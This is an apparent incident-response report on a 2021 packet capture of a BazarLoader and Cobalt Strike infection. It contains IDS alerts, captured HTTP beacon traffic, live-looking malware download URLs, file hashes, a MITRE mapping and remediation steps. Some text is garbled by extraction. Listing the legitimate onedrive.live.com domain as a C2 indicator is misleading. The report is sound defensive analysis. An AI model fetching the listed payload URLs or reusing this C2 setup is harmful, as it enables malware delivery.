

Analysis C2 and Cobalt Strike Report

ANALYSIS TECHNIQUE AND NO TECHNIQUE FORENSIC NETWORK

Analyze pcap files of threat intelligence and Incident response malicious application and traffic related analysis, malware against malicious activity, create IPS signature, create Rules, IOCs, Tools used during the analysis Wireshark, Suricata, Wazuh, IRIS, MISP, TheHive, Cortex and other.

File PCAP Information

Name	:	April-2021- Network_Malicious.pcap
Size	:	14 MB
MD5	:	f7a0f2b38676da7a32c39901dc8ebef5
SHA-256	:	dcc9aa186b1cb0bc5df7500918cefcaebf1b894482a2041187cca5d9d345adb9
Time of Submission	:	8/26/2023, 11:35:07 PM
Time of First Connection	:	3/30/2021, 5:15:31 AM
Time of Last Connection	:	3/30/2021, 6:23:14 AM
Total Packets	:	25,589
Network Connections	:	1,725
Hosts	:	37
Links	:	39
Time Span	:	1h 7m 43s
Tags	:	UDP, DNS, SSL, TCP, DCE_RPC, KRB_TCP, ATTACK, FILES, TEXT, HTTP, MALICIOUS, APPLICATIONS, SUSPICIOUS, POLICY, EXECUTABLES, C2, ICMP, GSSAPI, SMB, NTLM, KRB, IMAGES, MALWARE, MISUSE, CERTS


Malware Infected

Devices	:	LAPTOP-X9NAQ2EU (Dell Inc.)
MAC Address	:	14:b3:1f:9d:33:92
IP Address	:	192.168.5.125
DNS Server	:	clockwater-dc.clockwater.net (192.168.5.5)
LDAP	:	clockwater-dc.clockwater.net (192.168.5.5)
Infected	:	Malware, C2, Botnet, Phising
Time Start	:	03/30/2021-05:22:26

192.168.5.125


LAPTOP-X9NAQ2EU.clockwater.net


 NetBIOS Name: LAPTOP-X9NAQ2EU

 NetBIOS OS: Windows 10 or Windows Server Standard (Core Only)

User-Agent:

 Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Edge/18.19042


 Microsoft-CryptoAPI/10.0

WinHTTP loader/1.0


 Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.610

 Microsoft Edge/89.0.774.63 Windows


IP Address And Domain Label



Malicious Traffic



Connection Count



Communications:

ZeroSSL	gtmers.xyz	8.209.100.246
C2	onedrive.live.com	217.12.218.46

Interactive Data Table ^										
Timestamp	Source IP	Destination IP	Source Port	Destination Port	Transport Protocol	Signature Name	Alert Description	Severity	Signature ID	
3/30/2021 5:25:24 AM	184.72.1.208	192.168.5.125	443	50352	TCP	ET MALWARE Observed Malicious SSL Cert (BazLoader CnC)	Domain Observed Used for C2 Detected	HIGH	2033034	
3/30/2021 5:25:28 AM	184.72.1.208	192.168.5.125	443	50353	TCP	ET MALWARE Observed Malicious SSL Cert (BazLoader CnC)	Domain Observed Used for C2 Detected	HIGH	2033034	
3/30/2021 5:58:04 AM	184.72.1.208	192.168.5.125	443	50405	TCP	ET MALWARE Observed Malicious SSL Cert (BazLoader CnC)	Domain Observed Used for C2 Detected	HIGH	2033034	
3/30/2021 5:58:19 AM	184.72.1.208	192.168.5.125	443	50407	TCP	ET MALWARE Observed Malicious SSL Cert (Bazar Backdoor)	Domain Observed Used for C2 Detected	HIGH	2032313	
3/30/2021 6:01:59 AM	192.168.5.125	217.12.218.46	50412	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743	
3/30/2021 6:02:08 AM	192.168.5.125	217.12.218.46	50414	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743	
3/30/2021 6:02:57 AM	192.168.5.125	217.12.218.46	50459	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743	
3/30/2021 6:03:07 AM	192.168.5.125	217.12.218.46	50462	80	TCP	ET MALWARE Cobalt Strike Malleable C2 (OneDrive)	Malware Command and Control Activity Detected	HIGH	2029743	

HTTP Headers

▼

POST /theme/js/plugins/rt3ret3.exe HTTP/1.1

POST /theme/js/plugins/rt3ret3.exe HTTP/1.1

Host: admin.yougleeindia.in

Cache-Control: no-cache

Content-Length: 4

Pragma: no-cache

▼

POST /uploads/files/rt3ret3.exe HTTP/1.1

POST /uploads/files/rt3ret3.exe HTTP/1.1

Host: veso2.xyz

Cache-Control: no-cache

Content-Length: 4

Pragma: no-cache

▼

POST /campo/r/r1 HTTP/1.1

POST /campo/r/r1 HTTP/1.1

Host: veso2.xyz

Cache-Control: no-cache

Content-Length: 4

Pragma: no-cache

▼ LAPTOP-X9NAQ2EU.clockwater.net (192.168.5.125):50329 ↔ veso2.xyz (176.111.174.53):80 (POST)

```
POST /campo/r/r1 HTTP/1.1
Host: veso2.xyz
Cache-Control: no-cache
Content-Length: 4
Pragma: no-cache

ping

HTTP/1.1 200 OK
Content-Length: 57
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date:33 GMT
Expires:00 GMT
Pragma: no-cache
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie:33 GMT; Max-Age=7200; path=/; HttpOnly

http://admin.yougleeindia.in/theme/js/plugins/rt3ret3.exe
```

▼ LAPTOP-X9NAQ2EU.clockwater.net (192.168.5.125):50334 ↔ admin.yougleeindia.in (104.21.74.174):80 (POST)

```
POST /theme/js/plugins/rt3ret3.exe HTTP/1.1
Host: admin.yougleeindia.in
Cache-Control: no-cache
Content-Length: 4
Pragma: no-cache

ping

HTTP/1.1 406 Not Acceptable
Transfer-Encoding: chunked
Alt-Svc:443"; ma=86400
Cf-Cache-Status: DYNAMIC
Cf-Ray: 637c79aa3e895d8b-IAD
Cf-Request-Id: 0921aa5e5e00005d8b583b4000000001
Connection: keep-alive
Content-Type: text/html; charset=iso-8859-1
Date:39 GMT
Nel:{"cf-nel"}
Report-To:V\va.nel.cloudflare.com\report?
s=XEsoX3bWgqHgl0upzs1t0Z%2BsTddSUZ7038duyABjUgPl6w%2B%2BnrfLtZLv6QZkYELJxZPI5UzTP3I9qTlJgVhA7AP%2F%2Fu01ErB2CZ6Wgkj3Jrxv9zqZSTw%30"}}}
Server: cloudflare
Set-Cookie:39 GMT; path=/; domain=.yougleeindia.in; HttpOnly; SameSite=Lax

<head><title>Not Acceptable!</title></head><body><h1>Not Acceptable!</h1><p>An appropriate representation of the requested resource could not be found on this server. This error was generated by Mod_Security.</p></body></html>
```

▼ LAPTOP-X9NAQ2EU.clockwater.net (192.168.5.125):50343 ↔ veso2.xyz (176.111.174.53):80 (POST)

```
POST /campo/r/r1 HTTP/1.1
Host: veso2.xyz
Cache-Control: no-cache
Content-Length: 4
Pragma: no-cache

ping

HTTP/1.1 200 OK
Content-Length: 42
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date:21 GMT
Expires:00 GMT
Pragma: no-cache
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie:21 GMT; Max-Age=7200; path=/; HttpOnly

http://veso2.xyz/uploads/files/rt3ret3.exe
```

▼ LAPTOP-X9NAQ2EU.clockwater.net (192.168.5.125):50344 ↔ veso2.xyz (176.111.174.53):80 (POST)

Analysis Malware Overview

IP Address	:	104.21.74.174
Location	:	United States
Domain	:	admin.yougleeindia.in
Related Tags	:	BazarLoader, BazarCall,Cobalt Strike, Anchor, Ryuk
File Type	:	text/html
URL	:	http://admin.yougleeindia.in/theme/js/plugins/rt3ret3.exe
MD5	:	6a197fe8d7ce5e8a94ccff19e43ba86c
SHA256	:	ba8718c5346f732566535d5c4d6721dbc834ecbff4322d53f26233d1cdffe539
Vendors Detections	:	Fortinate, Sophos, BitDefender

IP Address	: 176.111.174.53
Location	: Russia
Domain	: veso2.xyz
Related Tags	: Trojanspy, yabcx, Cobalt Strike, phishing
File Type	: application/x-dosexec
URL	: http://veso2.xyz/uploads/files/rt3ret3.exe
MD5	: efa4b2e7d7016a1f80efff5840de3a18
SHA256	: 291c573996c647508544e8e21bd2764e6e4c834d53d6d2c8903a0001c783764b
Vendors Detections	: Fortinate, Sophos, SOCRadar, Kaspersky, BitDefender

Alert Form Src IP 176.111.174.53

> Aug 27, 2023 @ 02:02:31.328	Suricata: Alert - ET DROP Dshield Block Listed Source group 1	3	86601
-------------------------------	---	---	-------

Field	Value
_index	wazuh-alerts-4.x-2023.08.26
@timestamp	Aug 27, 2023 @ 02:02:31.328
agent.id	005
agent.ip	10.11.11.31
agent.name	cti.responses
data.alert.action	allowed
data.alert.category	Misc Attack
data.alert.gid	1
data.alert.metadata.affected_product	Any
data.alert.metadata.attack_target	Any
data.alert.metadata.created_at	2010_12_30
data.alert.metadata.deployment	Perimeter
data.alert.metadata.signature_severity	Major
data.alert.metadata.tag	Dshield
data.alert.metadata.updated_at	2023_08_24
data.alert.rev	6742
data.alert.severity	2
data.alert.signature	ET DROP Dshield Block Listed Source group 1
data.alert.signature_id	2402000
data.community_id	1:1/gilYmgvhkvf+jkPQb8yYlQHNg=
data.dest_ip	192.168.5.125
data.dest_port	50329

























data.event_type	alert
data.flow_id	27358173669443.000000
data.flow.bytes_toclient	58
data.flow.bytes_toserver	66
data.flow.pkts_toclient	1
data.flow.pkts_toserver	1
data.flow.start	2021-03-30T05:18:33.141379+0700
data.metadata.flowbits	ET.Evil, ET.DshieldIP
data.pcap_cnt	1222
data.pcap_filename	Pcap Test File.pcap
data.proto	TCP
data.src_ip	176.111.174.53
data.src_port	80
data.srcip	176.111.174.53
data.timestamp	Mar 30, 2021 @ 05:18:33.295
decoder.name	json
GeoLocation.country_name	Russia
GeoLocation.location	{ "coordinates": [37.6068, 55.7386], "type": "Point" }
id	1693076551.65362558
input.type	log
location	/opt/Analysis/pcap/eve.json


















manager.name	wazuh-brow
rule.description	Suricata: Alert - ET DROP Dshield Block Listed Source group 1
rule.firedtimes	5
rule.groups	ids, suricata
rule.id	86601
rule.level	3
rule.mail	false
timestamp	Aug 27, 2023 @ 02:02:31.328

Alert Form Dest IP 176.111.174.53

timestamp per 30 minutes			
Time	rule.description	rule.level	rule.id
> Aug 27, 2023 @ 02:02:31.452	Suricata: Alert - ET HUNTING SUSPICIOUS Firesale gTLD EXE DL with no Referer June 13 2016	3	86601

Table	JSON
Field	Value
_index	wazuh-alerts-4.x-2023.08.26
@timestamp	Aug 27, 2023 @ 02:02:31.452
agent.id	005
agent.ip	10.11.11.31
agent.name	cti.responses
data.alert.action	allowed
data.alert.category	A Network Trojan was detected
data.alert.gid	1
data.alert.metadata.created_at	2016_06_14
data.alert.metadata.former_category	CURRENT_EVENTS
data.alert.metadata.updated_at	2022_05_03
data.alert.rev	6
data.alert.severity	1
data.alert.signature	ET HUNTING SUSPICIOUS Firesale gTLD EXE DL with no Referer June 13 2016
data.alert.signature_id	2022896
data.app_proto	http
data.community_id	1:xN4QVAgdgjFI30QZ+48L8yWvS9E=
data.dest_ip	176.111.174.53
data.dest_port	80
data.event_type	alert
data.files.filename	/uploads/files/rt3ret3.exe



 data.files.gaps	false
 data.files.size	4
 data.files.state	CLOSED
 data.files.stored	false
 data.files.tx_id	0
 data.flow_id	223805698122911.000000
 data.flow.bytes_toclient	2960
 data.flow.bytes_toserver	330
 data.flow.pkts_toclient	4
 data.flow.pkts_toserver	4
 data.flow.start	2021-03-30T05:22:26.566431+0700
 data.http.hostname	veso2.xyz
 data.http.http_content_type	application/x-msdos-program
 data.http.http_method	POST
 data.http.length	2488
 data.http.protocol	HTTP/1.1
 data.http.status	200
 data.http.url	/uploads/files/rt3ret3.exe
 data.metadata.flowbits	ET.Evil, ET.DshieldIP, exe.no.referer
 data.pcap_cnt	1586
 data.pcap_filename	Pcap Test File.pcap
 data.proto	TCP
 data.src_ip	192.168.5.125
 data.src_port	50344

 data.src_ip	192.168.5.125
 data.src_port	50344
 data.srcip	192.168.5.125
 data.timestamp	Mar 30, 2021 @ 05:22:26.919
 data.tx_id	0
 decoder.name	json
 id	1693076551.65364546
 input.type	log
 location	/opt/Analysis/pcap/eve.json
 manager.name	wazuh-brow
 rule.description	Suricata: Alert - ET HUNTING SUSPICIOUS Firesale qTLD EXE DL with no Referer June 13 2016
 rule.firedtimes	6
 rule.groups	ids, suricata
 rule.id	86601
 rule.level	3
 rule.mail	false
 timestamp	Aug 27, 2023 @ 02:02:31.452

Alert Form Src IP 176.111.174.53


timestamp per 30 minutes			
Time	rule.description	rule.level	rule.id
> Aug 27, 2023 @ 02:02:32.578	Suricata: Alert - ET POLICY PE EXE or DLL Windows file download HTTP	3	86601

TableJSON

Field	Value
 _index	wazuh-alerts-4.x-2023.08.26
 @timestamp	Aug 27, 2023 @ 02:02:32.578
 agent.id	005
 agent.ip	10.11.11.31
 agent.name	cti.responses
 data.alert.action	allowed
 data.alert.category	Potential Corporate Privacy Violation
 data.alert.gid	1
 data.alert.metadata.created_at	2014_08_19
 data.alert.metadata.former_category	POLICY
 data.alert.metadata.updated_at	2017_02_01
 data.alert.rev	4
 data.alert.severity	1
 data.alert.signature	ET POLICY PE EXE or DLL Windows file download HTTP
 data.alert.signature_id	2018959
 data.app_proto	http
 data.community_id	1:xN4QVAgdgjFI30QZ+48L8yWvS9E=
 data.dest_ip	192.168.5.125
 data.dest_port	50344
 data.event_type	alert
 data.files.filename	/uploads/files/rt3ret3.exe
 data.files.gaps	false


# data.files.size	43,588
f data.files.state	UNKNOWN
🔌 data.files.stored	false
# data.files.tx_id	0
f data.flow_id	223805698122911.000000
f data.flow.bytes_toclient	48528
f data.flow.bytes_toserver	1086
f data.flow.pkts_toclient	36
f data.flow.pkts_toserver	18
f data.flow.start	2021-03-30T05:22:26.566431+0700
f data.http.hostname	veso2.xyz
f data.http.http_content_type	application/x-msdos-program
f data.http.http_method	POST
f data.http.length	43588
f data.http.protocol	HTTP/1.1
f data.http.status	200
f data.http.url	/uploads/files/rt3ret3.exe
f data.metadata.flowbits	ET.Evil, ET.DshieldIP, exe.no.referer, ET.http.binary
f data.pcap_cnt	1632
f data.pcap_filename	Pcap Test File.pcap
f data.proto	TCP
f data.src_ip	176.111.174.53
f data.src_port	80
f data.srcip	176.111.174.53

📅 data.timestamp	Mar 30, 2021 @ 05:22:27.257
f data.tx_id	0
f decoder.name	json
f GeoLocation.country_name	Russia
📍 GeoLocation.location	{ "coordinates": [37.6068, 55.7386], "type": "Point" }
f id	1693076552.65652380
f input.type	log
f location	/opt/Analysis/pcap/eve.json
f manager.name	wazuh-brow
f rule.description	Suricata: Alert - ET POLICY PE EXE or DLL Windows file download HTTP
# rule.firedtimes	95
f rule.groups	ids, suricata
f rule.id	86601
# rule.level	3
🔌 rule.mail	false
📅 timestamp	Aug 27, 2023 @ 02:02:32.578



Classification

File : `rt3ret3.exe`



MITRE ATT&CK Mapping


MITRE Tactic	MITRE Technique
Initial Access	T1189 – Drive-by Compromise
Execution	T1059 – Command and Scripting Interpreter T1204 – User Execution
Persistence	T1543 – Create or Modify System Process
Privilege Escalation	T1055 – Process Injection
Defense Evasion	T1218 – Signed Binary Proxy Execution T1562 – Impair Defenses T1036 – Masquerading T1140 – Deobfuscate/ Decode Files or Information
Command & Control	T1219 – Remote Access Software T1071 – Application Layer Protocol: Web Protocols
Discovery	T1482 – Domain Trust Discovery
Exfiltration	T1041 – Exfiltration Over C&C Channel

IOCs:

Indicator	Type
onedrive[.]live[.]com	Command and Control Cobalt Strike
291c573996c647508544e8e21bd2764e6e4c834d53d6d2c8903a0001c783764b	File - rt3ret3.exe
ba8718c5346f732566535d5c4d6721dbc834ecbff4322d53f26233d1cdffe539	File - rt3ret3.exe

Screenshot

Sites : <http://admin.yougleeindia.in/theme/js/plugins/rt3ret3.exe>

 **Warning: Suspected Phishing Site Ahead!**
This link has been flagged as phishing. We suggest you avoid it.

What is phishing?

This link has been flagged as phishing. Phishing is an attempt to acquire personal information such as passwords and credit card details by pretending to be a trustworthy source.

[Dismiss this warning and enter site](#)

What can I do?

If you're a visitor of this website

The website owner has been notified and is in the process of resolving the issue. For now, it is recommended that you do not continue to the link that has been flagged.

If you're the owner of this website

Please log in to cloudflare.com to review your flagged website. If you have questions about why this was flagged as phishing please contact the Trust & Safety team for more information.

Cloudflare Ray ID: **6387f4986bdf0285**

Your IP: 35.161.55.221

Performance & security by [Cloudflare](#)

Response and Remediation

Responding to a situation involving a remote access backdoor that delivers Cobalt Strike is critical for maintaining the security and integrity of your network. Cobalt Strike is a legitimate penetration testing tool but is frequently abused by threat actors for malicious purposes. Here's a structured response and remediation plan:

1. Isolate Affected Systems

Immediately disconnect the affected system(s) from the network to prevent further communication with the attacker-controlled server or infrastructure. Isolation will help contain the incident and prevent further damage.

2. Assess the Scope and Impact

Determine the extent of the compromise by conducting a thorough investigation. This includes identifying affected systems, reviewing logs, and analyzing network traffic. Understanding the scope and impact will help you make informed decisions.

3. Incident Response Team

Assemble an incident response team comprising IT, security, and legal personnel. Ensure that roles and responsibilities are defined, and communication channels are established.

4. Analysis and Forensics

Perform a detailed analysis of the affected system(s) to identify the backdoor and the delivery method of Cobalt Strike. Collect forensic evidence for potential legal actions.

5. Remove the Backdoor

Completely remove the remote access backdoor and any associated malware. This may involve reimaging affected systems or manually cleaning them, depending on the level of compromise.

6. Patch and Update

Ensure all systems are up to date with security patches and updates. Vulnerabilities in outdated software are often exploited by attackers.

7. Change Credentials

Change passwords and credentials for compromised accounts. This includes both local and domain accounts. Ensure that strong, unique passwords are used.

8. Review Firewall Rules and Access Controls

Review and tighten firewall rules to prevent unauthorized access. Limit access only to necessary ports and services.

9. Continuous Monitoring

Implement continuous monitoring and threat hunting to detect and respond to any residual threats or new threats that may emerge.

10. Ongoing Security Enhancements

Use the incident as an opportunity to enhance your organization's overall security posture, including improving threat detection and prevention capabilities.

Remember that responding to a backdoor delivering Cobalt Strike requires a coordinated and comprehensive approach. Engage with cybersecurity professionals and consider seeking legal advice as needed. Finally, learn from the incident to better prepare for future security challenges.

References:

FortiGate IPS with botnet C&C IP blocking:

<https://docs2.fortinet.com/document/fortigate/7.4.0/administration-guide/668865>

